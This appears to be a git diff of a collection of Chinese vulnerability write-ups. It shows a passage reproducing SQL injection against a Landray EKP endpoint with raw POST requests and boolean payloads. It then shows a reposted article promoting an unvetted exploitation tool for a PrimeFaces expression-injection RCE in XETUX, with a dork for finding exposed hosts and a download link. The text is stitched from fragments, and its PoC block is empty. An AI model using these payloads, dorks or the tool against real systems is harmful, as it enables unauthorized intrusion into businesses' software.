Pragma: no-cache
|
||||
Cache-Control: no-cache
|
||||
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
|
||||
Accept: */*
|
||||
Accept-Encoding: gzip, deflate, br
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
Connection: keep-alive
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
Content-Length: 76
|
||||
|
||||
method=saveICare&fdId=&fdNum=1&docSubject=1&fdName=1&createTime=1&fdStatus=1
|
||||
```
|
||||
|
||||
|
||||
### step 2
|
||||
|
||||

验证存在SQL注入漏洞
|
||||
- fdNum=asdasd'+or+'1'='2
|
||||
|
||||
- fdNum=asdasd'+or+'1'='1
|
||||
|
||||
```
|
||||
POST /ekp/fssc/common/fssc_common_portlet/fsscCommonPortlet.do HTTP/1.1
|
||||
Host:
|
||||
Pragma: no-cache
|
||||
Cache-Control: no-cache
|
||||
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
|
||||
Accept: */*
|
||||
Accept-Encoding: gzip, deflate, br
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
Connection: keep-alive
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
Content-Length: 60
|
||||
|
||||
method=getICareByFdId&fdNum=asdasd'+or+'1'='1&ordertype=down
|
||||
```
|
||||
|
||||
|
||||
|
||||
POC脚本如下:(本地测试环境是MSSQL,Mysql or Oracle自行修改脚本)
|
||||
```
|
||||
```
|
||||
|
||||
来源:https://xz.aliyun.com/ 感谢【
|
||||
co_w****
|
||||
|
||||
/
|
||||
】
|
||||
|
||||
@@ -0,0 +1,37 @@
|
||||
# 远程代码执行漏洞检测利用工具
|
||||
db1235800 网络安全者 2024-12-23 16:01
|
||||
|
||||
===================================
|
||||
免责声明请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。工具来自网络,安全性自测,如有侵权请联系删除。
|
||||
0x01 工具介绍
|
||||

XETUX 是一个全面的解决方案,包括一套安全、强大和可监控的软件程序,专为自动控制餐厅和零售而设计和开发。XETUX 的dynamiccontent.properties.xhtml 接口对用户传入的参数未进行有效的过滤,导致primefaces 5.x 表达式注入漏洞。
|
||||
0x02 安装与使用
|
||||
搜索语法
|
||||
```
|
||||
title="@XETUX" && title="XPOS" && body = "BackEnd"
|
||||
```
|
||||
|
||||
|
||||
|
||||
****
|
||||
**0x03 下载链接**
|
||||
|
||||
1、通过阅读原文,到项目地址下载
|
||||
|
||||
2、
|
||||
网盘下载
|
||||
链接:
|
||||
https://pan.quark.cn/s/711958de0491
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**·****今 日 推 荐**
|
||||
**·**
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user